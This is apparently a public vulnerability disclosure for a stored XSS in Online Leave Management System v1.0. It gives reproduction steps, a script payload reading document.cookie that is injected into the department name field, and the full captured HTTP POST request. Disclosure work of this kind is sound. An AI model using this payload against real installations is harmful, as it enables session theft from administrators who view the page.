realguoxiufeng Update XSS-1.md History

1 contributor

61 lines (44 sloc) | 1.91 KB


Online Leave Management System v1.0 by oretnom23 has Stored Cross Site Scripting

BUG_Author: realguoxiufeng

vendors:https://www.sourcecodester.com/php/14910/online-leave-management-system-php-free-source-code.html


Steps to reproduce

Navigate to Department List "/leave_system/admin/?page=maintenance/department" and Click "Create New"



Paste the below payload on Name fields and click save

```
ab<script>alert(document.cookie)</script>cd
```



Transmission packet

```
POST /leave_system/classes/Master.php?f=save_department HTTP/1.1
Host: localhost
Content-Length: 371
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQoouFFx1OqtN678U
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/leave_system/admin/?page=maintenance/department
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSID=reimqvb6otjde4joflmctma8a6
Connection: close

------WebKitFormBoundaryQoouFFx1OqtN678U
Content-Disposition: form-data; name="id"


------WebKitFormBoundaryQoouFFx1OqtN678U
Content-Disposition: form-data; name="name"

ab<script>alert(document.cookie)</script>cd
------WebKitFormBoundaryQoouFFx1OqtN678U
Content-Disposition: form-data; name="description"

abcdef
------WebKitFormBoundaryQoouFFx1OqtN678U--
```

Payload will trigger when a user visits on /leave_system/admin/?page=maintenance/department